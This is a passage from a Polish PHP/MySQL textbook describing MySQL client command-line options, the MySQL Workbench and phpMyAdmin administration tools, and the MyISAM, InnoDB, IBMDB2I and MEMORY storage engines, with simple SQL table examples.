W tym punkcie rozdziału została przedstawiona grupa opcji dostępnych w kilku klientach dostarczanych wraz z serwerem MySQL, w tym także w programach `mysql` oraz `mysqladmin`. Opcje te zostały podzielone na dwie kategorie: opcje związane z połączeniem oraz ogólne. Zanim przejdziemy do szczegółowej prezentacji poszczególnych opcji, warto jednak poświęcić troszkę czasu, by poznać kilka prostych reguł, o jakich należy pamiętać w trakcie korzystania z nich:

- Opcje można przekazywać do klienta na trzy różne sposoby: w wierszu poleceń, w formie zmiennych środowiskowych oraz w plikach konfiguracyjnych. Jeśli zamierzamy używać konkretnej opcji wielokrotnie, to optymalnym rozwiązaniem będzie umieszczenie jej w pliku konfiguracyjnym. Pliki konfiguracyjne MySQL zostały opisane w rozdziale 26.
- Wszelkie opcje przekazane w wierszu poleceń przesłaniają te, które zostały podane w plikach konfiguracyjnych oraz w zmiennych środowiskowych.
- Wielkość liter używanych w nazwach opcji ma znaczenie. Na przykład opcja `-p` reprezentuje hasło, natomiast `-P` — numer portu.
- W przypadku przekazywania opcji w wierszu poleceń można je poprzedzać jednym lub dwoma znakami minusa, zależnie od tego, czy zostanie ona podana w formie skróconej, czy pełnej.

W przypadku podawania opcji w pliku konfiguracyjnym w ogóle nie należy ich poprzedzać minusami. W tym rozdziale opcje były zapisywane zarówno w postaci skróconej, jak i pełnej.

- Niektóre opcje wymagają podania pewnej wartości, natomiast w przypadku innych już samo użycie opcji wymusza odpowiednie działanie klienta. Jeśli konkretna opcja wymaga podania wartości, to stosowna informacja zostanie podana w jej opisie.
- Jeśli opcja wymaga podania wartości, a w wywołaniu jest używana jej pełna forma, to wartość należy poprzedzić znakiem równości. Na przykład podając nazwę hosta przy wykorzystaniu pełnej nazwy opcji, należy zapisać znak równości i po nim podać nazwę, jak pokazuje poniższy przykład:

  ```
  --host=www.przykladyphp.pl
  ```

- W razie stosowania skróconej postaci opcji wystarczy podać jej wartość bezpośrednio za opcją. Dla poprawienia czytelności można poprzedzić wartość znakiem odstępu, jednak nie jest to konieczne. Oto przykład:

  ```
  -h www.przykladyphp.pl
  ```

- Jedyną opcją, która zachowuje się nieco inaczej, jest opcja służąca do podawania hasła. Zmiana zasad jest w tym przypadku podyktowana względami, które opisałem w dalszej części rozdziału.

Opcje połączenia

Istnieje sześć powszechnie stosowanych opcji związanych z połączeniem, które zapewne będą często używane podczas uruchamiania klientów MySQL. Zostały one podane na poniższej liście (w pełnej i skróconej formie):

- `--host=`*`nazwa`*, `-h`: określa docelowy komputer, na jakim działa serwer bazy danych. W przypadku nawiązywania połączenia z serwerem działającym na tym samym komputerze stosowanie tej opcji nie jest potrzebne.
- `--password[=`*`nazwa`*`]`, `-p`: określa hasło użytkownika używanego do nawiązania połączenia z serwerem. Choć hasło to można podać w wierszu poleceń podczas uruchamiania klienta, to jednak nie jest to zalecane, gdyż polecenie uruchamiające program może zostać zapisane w pliku dziennika, stwarzając tym samym poważne zagrożenie. Zamiast tego w trakcie uruchamiania programu użytkownik zostanie poproszony o podanie hasła, które nie będzie wyświetlane na ekranie podczas wpisywania. Niezależnie od zastosowanego sposobu podawania hasła trzeba pamiętać, że żaden z nich nie chroni przed podsłuchiwaniem (czyli monitorowaniem transmisji sieciowych) podczas nawiązywania połączenia ze zdalnym hostem. W takim przypadku zarówno hasło, jak i wszelkie inne informacje konieczne do nawiązania połączenia są przesyłane w postaci zwyczajnego tekstu; oczywiście, o ile nie próbujemy nawiązać połączenia przy użyciu protokołu SSL (ang. *Secure Sockets Layer*). Więcej informacji na temat nawiązywania bezpiecznych połączeń z serwerem MySQL można znaleźć w rozdziale 29.
- `--pipe`, `-W`: określa, że do nawiązania połączenia z serwerem zostaną wykorzystane nazwane potoki.
- `--port=`*`numer_portu`*`, -P`: określa numer portu, który będzie używany podczas nawiązywania połączenia z serwerem MySQL. Trzeba pamiętać, że nie można użyć niestandardowego numeru portu (innego niż 3306) bez wcześniejszego skonfigurowania serwera, by także on tego portu używał. Można to zrobić, przekazując identyczną opcję podczas uruchamiania procesu serwera.
- `--socket=/`*`sciezka/do/gniazda`*, `-s`: plik gniazda jest wymagany w przypadku nawiązywania połączenia z serwerem działającym na tym samym komputerze. W przypadku systemów Unix plik gniazda jest domyślnie tworzony w katalogu */tmp*. W systemach Windows opcja ta określa nazwę potoku (jej domyślną nazwą jest *MySQL*), który zostanie użyty do nawiązania połączenia, oczywiście, jeśli połączenia są nawiązywane przy użyciu nazwanych potoków.
- `--user=`*`nazwa`*, `-u`: określa nazwę użytkownika, który zostanie zastosowany podczas nawiązywania połączenia.

Opcje ogólne

Poniżej przedstawiono kilka spośród wielu opcji dostępnych we wszystkich lub w większości klientów MySQL. Aby w prosty sposób sprawdzić, czy konkretny klient obsługuje daną opcję, można wyświetlić jego ekran pomocy przy użyciu opcji `--help`.

- `--compress`, `-C`: włącza kompresję podczas wymiany danych pomiędzy klientem i serwerem.
- `--defaults-file=/sciezka/do/pliku/konfiguracyjnego`: zazwyczaj każdy klient podczas uruchamiania przegląda kilka miejsc na dysku w poszukiwaniu plików konfiguracyjnych i odpowiednio wykorzystuje podane w nich ustawienia. Ten domyślny sposób działania można zmienić przy użyciu tej opcji, określając położenie pliku konfiguracyjnego.
- `--defaults-extra-file=/sciezka/do/pliku/konfiguracyjnego`: odczytuje ten plik konfiguracyjny po wszystkich pozostałych. Opcji tej można używać na przykład podczas testowania aplikacji.
- `--help`, `-?`: wyświetla dodatkowe informacje o kliencie, a następnie kończy działanie. Aby ułatwić sobie czytanie tych informacji, można je przekazać do narzędzia systemowego, umożliwiającego wyświetlanie treści ekran po ekranie. Na przykład poniższe polecenie ułatwia lekturę wyników, przekazując je do uniksowego programu `more`:


  ```
  %>mysql –help | more
  ```
- `--no-defaults`: powoduje, że wszystkie pliki konfiguracyjne zostaną zignorowane.
- `--print-defaults`: wyświetla wszystkie opcje, których wartości zostały określone w plikach konfiguracyjnych oraz zmiennych środowiskowych i które zostaną użyte podczas uruchamiania klienta.
- `--silent`, `-s`: zmniejsza ilość informacji generowanych przez klienta. Warto zauważyć, że zastosowanie tej opcji niekoniecznie będzie powodować przerwanie generowania wszystkich wyników.
- `--nazwa_zmiennej=wartosc`: określa wartość zmiennej. Warto zauważyć, że ta opcja wcale nie nosi nazwy *`nazwa_zmiennej`*; jest to raczej zamiennik — należy go zastąpić faktyczną nazwą zmiennej, której wartość chcemy zmienić.
- `--verbose`, `-v`: wyświetla więcej informacji o działaniu klienta, niż to robi domyślnie.
- `--version`, `-V`: wyświetla numer wersji klienta, a następnie kończy jego działanie.

Klienty MySQL z graficznym interfejsem użytkownika

Firma MySQL AB, zdając sobie doskonale sprawę z tego, że nie dla wszystkich użytkowników posługiwanie się klientami działającymi z poziomu wiersza poleceń jest wygodnym rozwiązaniem, włożyła wiele wysiłku w stworzenie programów do obsługi bazy danych posiadających interfejs graficzny. Do niedawna MySQL udostępniał kilka takich programów, jednak ostatnio ich możliwości zostały scalone w jednym produkcie — MySQL Workbench. Program ten został stworzony jako rozwiązanie pozwalające zarządzać wszelkimi aspektami serwera bazy danych — schematami, użytkownikami i danymi. Choć w trakcie pisania tej książki program ten wciąż znajdował się w fazie testów, to jednak według mnie działał dosyć stabilnie. Ja używam go nie tylko do zarządzania strukturą baz danych (ich schematami), lecz także do testowania zapytań SQL.

MySQL jest dostępny w wersjach przeznaczonych na wszystkie najważniejsze platformy systemowe, w tym także Linux, Mac OS X oraz Windows. Gdyby Czytelnik chciał go zbudować samodzielnie, to dostępny jest także jego kod źródłowy. Wszystkie dostępne wersje tego programu można pobrać ze strony *http://dev.mysql.com/downloads*. Proces instalacji jest bardzo prosty — wystarczy uruchomić pobrany program instalacyjny, zapoznać się z postanowieniami licencji użytkownika oraz wybrać komponenty, jakie należy zainstalować.

Sugeruję, by po zakończeniu instalacji poświęcić nieco czasu na poznanie bogatych możliwości MySQL Workbench. Uważam, że mechanizmy graficznego projektowania struktury bazy danych oraz narzędzia inżynierii postępowej (ang. *forward engineering*) (patrz rysunek 27.1) są niezastąpione, gdyż pozwalają tworzyć i modyfikować strukturę bazy danych w wygodny, graficzny sposób, a nie przy użyciu poleceń SQL.




Rysunek 27.1. *Zarządzanie schematem bazy danych w programie MySQL Workbench*

Aplikacja phpMyAdmin

Aplikacja phpMyAdmin, choć nie jest programem tworzonym i udostępnianym przez MySQL AB, to jednak stanowi tak niezwykle użyteczne narzędzie administracyjne, że bez wątpienia należy o nim tu wspomnieć. phpMyAdmin jest internetową aplikacją administracyjną, napisaną w języku PHP i używaną przez niezliczone tysiące programistów. Co więcej, jest to także standardowe narzędzie udostępniane przez niemal wszystkie firmy hostingowe na całym świecie. Aplikacja ta jest nie tylko bardzo stabilna (jest nieustannie rozwijana od 1998 roku), lecz także — dzięki entuzjastycznemu podejściu twórców i społeczności użytkowników — zapewnia bardzo bogate możliwości. Każdy, kto jest użytkownikiem tego produktu, będzie się zastanawiał, jak w ogóle można się bez niego obejść.

Poniżej przedstawiłem listę kilku najbardziej atrakcyjnych możliwości aplikacji phpMyAdmin:

- phpMyAdmin działa w przeglądarce WWW, dzięki czemu z łatwością można używać tej aplikacji do zarządzania zdalnymi serwerami z dowolnego miejsca na świecie. Bez żadnych problemów można z niej korzystać przy użyciu protokołu SSL, czyli za pomocą połączeń szyfrowanych, o ile oczywiście serwer zapewnia niezbędne możliwości. Rysunek 27.2 przedstawia interfejs służący do zarządzania tabelami bazy danych.
- Administratorzy dysponują pełną kontrolą nad uprawnieniami użytkowników, hasłami, wykorzystaniem zasobów; mogą także tworzyć, usuwać, a nawet kopiować konta użytkowników.
- Dostępne są działające na bieżąco interfejsy do śledzenia takich informacji, jak czas nieprzerwanego działania serwera, statystyki serwera i zapytań, zmienne serwera oraz jego działające procesy.



Rysunek 27.2. *Przeglądanie tabel w aplikacji phpMyAdmin*

- Programiści z całego świata przetłumaczyli phpMyAdmin na ponad 50 języków, takich jak angielski, chiński (tradycyjny i uproszczony), arabski, francuski, hiszpański, niemiecki oraz także polski.
- phpMyAdmin udostępnia wysoce zoptymalizowany interfejs użytkownika, który w znacznym stopniu zmniejsza możliwość popełnienia błędów przez użytkownika.

Aplikacja phpMyAdmin jest udostępniana na warunkach licencji GNU General Public License. Na jej oficjalnej witrynie, *http://phpmyadmin.net/*, można znaleźć kod źródłowy aplikacji, najnowsze doniesienia na jej temat, listy dyskusyjne, wersję demonstracyjną oraz wiele innych materiałów i zasobów.

Podsumowanie

W tym rozdziale zostało przedstawionych wiele programów — klientów — dostarczanych wraz z serwerem baz danych MySQL. Oprócz tego opisano dwa najbardziej popularne programy do zarządzania bazą danych, wyposażone w graficzny interfejs użytkownika. Ponieważ administracja jest zagadnieniem kluczowym dla utrzymania stabilnie i wydajnie działającego serwera baz danych, warto poświęcić nieco czasu na przetestowanie ich wszystkich, by określić narzędzia administracyjne, które będą najlepiej odpowiadać naszym upodobaniom oraz konkretnym potrzebom.

W następnym rozdziale zostało przedstawione kolejne kluczowe zagadnienie związane z serwerem MySQL: struktura tabel oraz dostępne typy danych. Czytelnik pozna w nim różne typy tabel, obsługiwane typy danych oraz ich atrybuty. Przedstawione zostały także liczne przykłady tworzenia, modyfikowania oraz stosowania baz danych, ich tabel i kolumn.

ROZDZIAŁ 28

Mechanizmy składowania i typy danych MySQL

Poświęcenie czasu na właściwe zaprojektowanie struktur tabel w bazie danych może być kluczowym elementem sukcesu całego projektu. Z kolei decyzja, by tego czasu nie tracić, może mieć opłakane skutki, które wpłyną nie tylko na objętość gromadzonych danych, lecz także na wydajność działania aplikacji, łatwość jej utrzymania oraz integralność danych. W tym rozdziale Czytelnik dokładniej pozna wiele aspektów projektowania tabel i baz danych MySQL. Po zakończeniu jego lektury Czytelnik będzie znał następujące zagadnienia:

- Przeznaczenie, zalety, wady oraz parametry konfiguracyjne kluczowych mechanizmów składowania danych, a konkretnie ARCHIVE, BLACKHOLE, CSV, EXAMPLE, FEDERATED, InnoDB, MEMORY (noszącego wcześniej nazwę HEAP), MERGE oraz MyISAM.
- Przeznaczenie oraz zakres poszczególnych typów danych dostępnych w bazach MySQL. By ułatwić dalszą prezentację typów, zostały one podzielone na trzy kategorie: daty i czas, typy liczbowe oraz tekstowe.
- Atrybuty tabel MySQL umożliwiające dodatkowe modyfikowanie zachowania kolumn.
- Polecenia MySQL służące do tworzenia, modyfikacji i przeglądania baz danych i tabel, a także do poruszania się po nich.

Mechanizmy składowania

W relacyjnych bazach danych *tabele* są strukturami służącymi do przechowywania i organizowania informacji. Tabelę można sobie wyobrazić jako siatkę składającą się z *wierszy* i *kolumn*, przypominającą arkusz kalkulacyjny. Można na przykład zaprojektować tabelę służącą do przechowywania informacji kontaktowych o pracownikach; mogłaby się ona składać z pięciu kolumn: identyfikatora pracownika, jego imienia, nazwiska, adresu poczty elektronicznej oraz numeru telefonu. W przypadku firmy zatrudniającej czterech pracowników taka tabela składałaby się z czterech wierszy, nazywanych także *rekordami*. Choć ten przykład jest bardzo uproszczony, to jednak w doskonały sposób prezentuje przeznaczenie tabel — są one łatwym mechanizmem służącym do przechowywania wszelkiego rodzaju danych.

Jednak tabele baz danych są także używane na inne sposoby, a niektóre z nich są całkiem złożone. Na przykład bazy danych są niejednokrotnie wykorzystywane do przechowywania informacji transakcyjnych. Transakcja to grupa zadań, które są wspólnie traktowane jako jedna operacja. Jeśli wszystkie zadania takiej transakcji zostaną prawidłowo wykonane, to zostaną *zatwierdzone* (ang. *commited*) odpowiednie zmiany. Jeśli jednak choć jedno zadanie nie zostanie wykonane prawidłowo, to wszystkie poprzednie zadania zostaną *wycofane* (ang. *rolled back*). Transakcje mogą być wykorzystywane w takich operacjach, jak rejestracja użytkowników, operacje bankowe lub zakupy elektroniczne, w których zachowanie spójności danych wymaga, by wszystkie etapy zostały prawidłowo wykonane. Jak można sobie wyobrazić, takie możliwości wymagają pewnych narzutów związanych z koniecznością wykorzystywania dodatkowych możliwości tabel.

■ **Uwaga** Wykorzystanie transakcji w bazach danych MySQL zostało opisane w rozdziale 37.

Niektóre tabele w ogóle nie zostały zaprojektowane pod kątem długotrwałego przechowywania informacji, lecz są w całości tworzone i przechowywane w pamięci operacyjnej serwera lub w specjalnych tymczasowych plikach, które kosztem zwiększonej nietrwałości zapewniają znacznie wyższą efektywność działania. Z kolei jeszcze inne tabele istnieją wyłącznie w celu zapewnienia łatwości utrzymania kolekcji identycznych tabel i dostępu do nich, zapewniając jeden interfejs pozwalający na jednoczesne operowanie na wszystkich tych tablicach. Istnieją jeszcze inne specjalne zastosowania tabel — MySQL udostępnia i obsługuje wiele typów tabel, tak zwanych *mechanizmów składowania*, z których każdy ma swoje zastosowanie, zalety oraz wady. W tym podrozdziale zostały przedstawione poszczególne mechanizmy składowania obsługiwane przez MySQL wraz z informacjami o ich przeznaczeniu oraz mocnych i słabych stronach. Mechanizmy te nie będą przedstawiane w kolejności alfabetycznej, zamiast tego uznałem, że najbardziej rozsądne będzie przedstawienie ich w kolejności odpowiadającej ich popularności. Dlatego też zacznę od mechanizmu MyISAM, a skończę na mechanizmach do specjalnych zastosowań:

- MyISAM,
- IBMDB2I,
- InnoDB,
- MEMORY,
- MERGE,
- FEDERATED,
- ARCHIVE,
- CSV,
- EXAMPLE,
- BLACKHOLE.

Zamieszczone poniżej punkty opisujące poszczególne mechanizmy składowania można potraktować jako swego rodzaju listę pytań i odpowiedzi dotyczących przeróżnych zagadnień z nimi związanych.

MyISAM

Od wersji 3.23[1] serwera MyISAM jest domyślnym mechanizmem składowania danych w bazach MySQL. Eliminuje on wiele braków, które cechowały jego poprzednika — mechanizm ISAM. Przede wszystkim tabele MyISAM nie są zależne od używanego systemu operacyjnego, co oznacza, że bez żadnych problemów można je przenieść z serwera działającego pod kontrolą systemu Windows na serwer z systemem Linux. Co więcej, tabele MyISAM zazwyczaj pozwalają na przechowywanie większej ilości danych, lecz w porównaniu ze swymi poprzedniczkami zajmują więcej miejsca. Zaletą tego mechanizmu są także dodatkowe narzędzia pozwalające na zachowanie integralności danych oraz ich kompresję; wszystkie one są dostarczane wraz z serwerem MySQL.

■ **Uwaga** ISAM był pierwszym mechanizmem składowania danych używanym przez serwer MySQL. W wersji 3.23 został on uznany za przestarzały i zastąpiono go mechanizmem MyISAM. W wersji 4.1 serwera MySQL wciąż były dostępne kody źródłowe mechanizmu ISAM, jednak nie był on włączony; w wersji MySQL 5.0 mechanizm ISAM został całkowicie usunięty. Tabele ISAM są wolniejsze i bardziej zawodne od tabel MyISAM, a poza tym są one uzależnione od używanego systemu operacyjnego. Choć ten mechanizm składowania wciąż jest dostępny, to jednak w przyszłych wersjach serwera zapewne zostanie całkowicie usunięty. Dlatego też nie należy go używać. Jeśli Czytelnik dysponuje starą bazą danych MySQL, zawierającą tabele ISAM, to należy poważnie rozważyć skonwertowanie ich i zastosowanie innego mechanizmu składowania.

[1] Trzeba pamiętać, że instalator serwera Windows Essentials w wersji przeznaczonej dla systemów operacyjnych Windows jako domyślny mechanizm składowania wybiera InnoDB.

Tabele MyISAM nie dają możliwości korzystania z transakcji. Oznacza to, że należy ich używać w tych wszystkich przypadkach, gdy transakcje nie są potrzebne, unikając w ten sposób dodatkowych narzutów występujących w mechanizmach obsługujących transakcje, takich jak InnoDB. Tabele MyISAM szczególnie dobrze nadają się do zastosowania w następujących sytuacjach:

- **W tabelach, których zawartość będzie często przeszukiwana i pobierana**: mechanizm MyISAM potrafi bardzo szybko przeglądać duże ilości danych i to nawet w środowiskach o bardzo dużym natężeniu ruchu.
- **W tabelach, do których często będą dodawane informacje**: możliwość równoczesnego wstawiania, jaką dysponuje mechanizm MyISAM, pozwala na jednoczesne zapisywanie i pobieranie informacji z tabel tego typu. Na przykład tabele MyISAM doskonale nadawałyby się do tworzenia dziennika zawierającego informacje o działaniu serwera poczty elektronicznej lub serwera WWW.

Mechanizm składowania MyISAM jest tak ważnym komponentem serwera MySQL, że na jego optymalizację poświęcono bardzo dużo wysiłku. Jednym ze sposobów uzyskania tej optymalizacji jest stworzenie trzech formatów tabel MyISAM: *statycznych*, *dynamicznych* oraz *skompresowanych*. MySQL automatycznie dobierze odpowiedni format na podstawie cech struktury konkretnej tabeli. Poniżej zostały zamieszczone bardziej szczegółowe opisy poszczególnych formatów tabel MyISAM.

Statyczne tabele MyISAM

Serwer MySQL automatycznie używa statycznego formatu tabel MyISAM, jeśli wielkość wszystkich kolumn tabeli jest stała (czyli jeśli tabela nie zawiera kolumn typów `xBLOB`, `xTEXT` ani `VARCHAR`). Ten typ tabel zapewnia wyjątkowo wysoką wydajność, gdyż narzuty związane z utrzymaniem i dostępem do danych przechowywanych w ściśle określonym formacie są bardzo małe. Co więcej, tabele MyISAM cechują się najmniejszym prawdopodobieństwem wystąpienia problemów związanych z uszkodzeniem danych. Jednak wszystkie te zalety uzyskiwane są kosztem objętości, gdyż każda kolumna musi być przechowywana w maksymalnym rozmiarze, niezależnie od tego, ile danych w rzeczywistości jest przechowywanych w poszczególnych polach. Przeanalizujmy przykład przedstawiający dwie tabele, które — za wyjątkiem używanego mechanizmu składowania — nie różnią się pod żadnym innym względem. Pierwsza z nich, o nazwie `authentication_static`, przechowuje nazwę użytkownika (`username`) oraz hasło (`pswd`) w kolumnach typu `CHAR`:

```
CREATE TABLE authentication_static (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username CHAR(15) NOT NULL,
   pswd CHAR(15) NOT NULL,
   PRIMARY KEY(id)
   ) ENGINE=MyISAM;
```

Z kolei druga tabela, `authentication_dynamic`, przechowuje te same dane w kolumnach typu `VARCHAR`:

```
CREATE TABLE authentication_dynamic (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT,
   username VARCHAR(15) NOT NULL,
   pswd VARCHAR(15) NOT NULL,
   PRIMARY KEY(id)
   ) ENGINE=MyISAM;
```

Ponieważ tabela `authentication_static` zawiera jedynie statyczne pola, zatem zostanie automatycznie zapisana w statycznym formacie MyISAM (choć istnieje także możliwość wymuszenia, by MySQL zastosował ten format nawet wtedy, gdy tabela zawiera kolumny takich typów, jak `VARCHAR`, `NUMERIC` oraz `DECIMAL`). Z kolei w drugiej tabeli, `authentication_dynamic`, zostanie zastosowany dynamiczny format MyISAM (opisany w następnym podpunkcie rozdziału). A teraz spróbujmy zapisać jakieś dane do obu tych tabel:

```
INSERT INTO authentication_static SET id=NULL, username="jasiek", pswd="tajne";
INSERT INTO authentication_dynamic SET id=NULL, username="jasiek", pswd="tajne";
```

Wstawienie jednego wiersza sprawi, że tabela `authentication_static` będzie o około 60 procent większa od tabeli `authentication_dynamic` (wiersz w pierwszej z nich będzie zajmował 33 bajty, a w drugiej — 20). Wynika to z faktu, że tabela statyczna zajmuje zawsze tyle miejsca, ile określono w jej definicji; z kolei tabele dynamiczne zajmują tyle, ile jest konieczne do wstawienia danych. Nie należy jednak traktować tego przykładu jako bezkrytycznej pochwały dynamicznego formatu MyISAM. Jego cechy, w tym także wady, zostały opisane w kolejnym podpunkcie rozdziału.

Dynamiczne tabele MyISAM

MySQL automatycznie wykorzystuje dynamiczny format tabel MyISAM, jeśli choćby jedna kolumna tabeli jest dynamiczna (czyli używa typów *x*`BLOB`, *x*`TEXT` lub `VARCHAR`). Choć tabele dynamiczne zajmują mniej miejsca od statycznych, to jednak to zmniejszenie objętości odbywa się kosztem wydajności działania. Wraz ze zmianą wielkości zawartości kolumny może się bowiem pojawić konieczność przeniesienia rekordu w inne miejsce, a to prowadzi do fragmentacji. A wraz ze wzrostem stopnia fragmentacji tabeli spada wydajność, z jaką można na niej operować. Problem ten można rozwiązać na dwa sposoby:

- Można zawsze, o ile to tylko możliwe, używać tabel zapisanych w formacie statycznym.
- Można regularnie wykonywać polecenie `OPTIMIZE TABLE`, które przeprowadza defragmentację tabeli i umożliwia odzyskanie miejsca utraconego w wyniku wykonywanych operacji aktualizacji i usuwania rekordów.

Skompresowane tabele MyISAM

Czasami aplikacja może używać tabel, których zawartość będzie przeznaczona wyłącznie do odczytu. W takim przypadku można w znacznym stopniu ograniczyć wielkość takiej tabeli, konwertując ją do skompresowanego formatu MyISAM. Można to zrobić przy użyciu narzędzia `myisampack`. W niektórych konfiguracjach sprzętowych (np. komputerach wyposażonych w szybki procesor, lecz wolny dysk twardy) takie rozwiązanie może znacznie poprawić wydajność działania aplikacji.

IBMDB2I

IBMDB2I, najnowszy mechanizm składowania dodany do udostępnianej wersji serwera MySQL (w wersji 5.1.33), pozwala na przechowywanie danych w tabelach DB2 umieszczonych na komputerach działających pod kontrolą systemu operacyjnego i firmy IBM. W efekcie uzyskujemy możliwość uruchamiania aplikacji napisanych w języku PHP na serwerach WWW działających na komputerach z tym systemem operacyjnym.

InnoDB

InnoDB to stabilny i solidny transakcyjny mechanizm składowania danych, udostępniany na warunkach licencji GNU General Public License, który jest aktywnie rozwijany już od ponad dziesięciu lat. InnoDB, który został z powodzeniem wykorzystany przez tak wielkie i znane firmy, jak Yahoo!, Slashdot oraz Google, stanowi potężne narzędzie do operowania na wielkich zbiorach danych. Został on udostępniony w wersji 3.23.34a MySQL i okazało się, że tak dobrze się sprawdza w aplikacjach transakcyjnych, iż w wersji 4.0 MySQL możliwość korzystania z niego została domyślnie włączona. W rzeczywistości w serwerze MySQL 4.1, w wersji przeznaczonej dla systemów Windows, jest on używany jako domyślny mechanizm składowania danych.

■ **Uwaga** Mechanizm InnoDB jest rozwijany i utrzymywany przez Innobase Oy, firmę podlegającą korporacji Oracle, której siedziba mieści się w Finlandii w Helsinkach. Więcej informacji na temat tej firmy oraz mechanizmu InnoDB można znaleźć na jej stronie WWW — *www.innodb.com*.

Choć InnoDB jest powszechnie (w tym także w tej książce) wymieniany wraz z innymi mechanizmami składowania, to jednak w rzeczywistości jest on kompletnym mechanizmem bazy danych. Zasoby tabel InnoDB są zarządzane przy wykorzystaniu dedykowanych buforów, które można kontrolować w taki sam sposób jak wszystkie inne parametry konfiguracyjne serwera MySQL. Mechanizm InnoDB ma jeszcze inne ogromne zalety — niskopoziomowe blokowanie rekordów oraz ograniczenia nakładane na klucze obce.

Mechanizm InnoDB doskonale nadaje się do zastosowania w następujących sytuacjach:

- **W tabelach, których zawartość jest często aktualizowana**: mechanizm InnoDB wyjątkowo dobrze nadaje się do obsługi wielu jednocześnie wykonywanych operacji aktualizacji.
- **W aplikacjach wykorzystujących transakcje**: InnoDB jest jedynym standardowym mechanizmem składowania dostarczanym wraz z serwerem MySQL, który jest w stanie obsługiwać transakcje — niezbędne w przypadku zarządzania wrażliwymi danymi, takimi jak informacje finansowe lub dane pobierane podczas rejestracji użytkowników.
- **W razie konieczności automatycznego naprawiania skutków awarii**: w odróżnieniu od innych mechanizmów składowania, tabele InnoDB są w stanie automatycznie wykrywać i rozwiązywać problemy, który pojawiły się w następstwie awarii. Choć istnieje także możliwość naprawiania tabel MyISAM, to jednak w ich przypadku proces naprawiania błędów zajmuje zdecydowanie więcej czasu.

MEMORY

Mechanizm składowania MEMORY był tworzony tylko w jednym celu — zapewnienia maksymalnej szybkości działania. By zrealizować ten cel, medium zastosowanym do przechowywania danych jest pamięć operacyjna komputera. Choć takie rozwiązanie faktycznie jest w stanie zapewnić ogromną wydajność, to jednak należy pamiętać, że w przypadku awarii procesu serwera MySQL wszystkie dane przechowywane w tabelach MEMORY zostaną utracone.

Uwaga W MySQL 4.1 zmieniono nazwę tego mechanizmu składowania z HEAP na MEMORY. Ponieważ jednak był on od dawna używany w bazach MySQL, to starą nazwę można jeszcze dosyć często znaleźć w dokumentacji. Oprócz tego HEAP jest aktualnie nazwą zastępczą mechanizmu MEMORY.

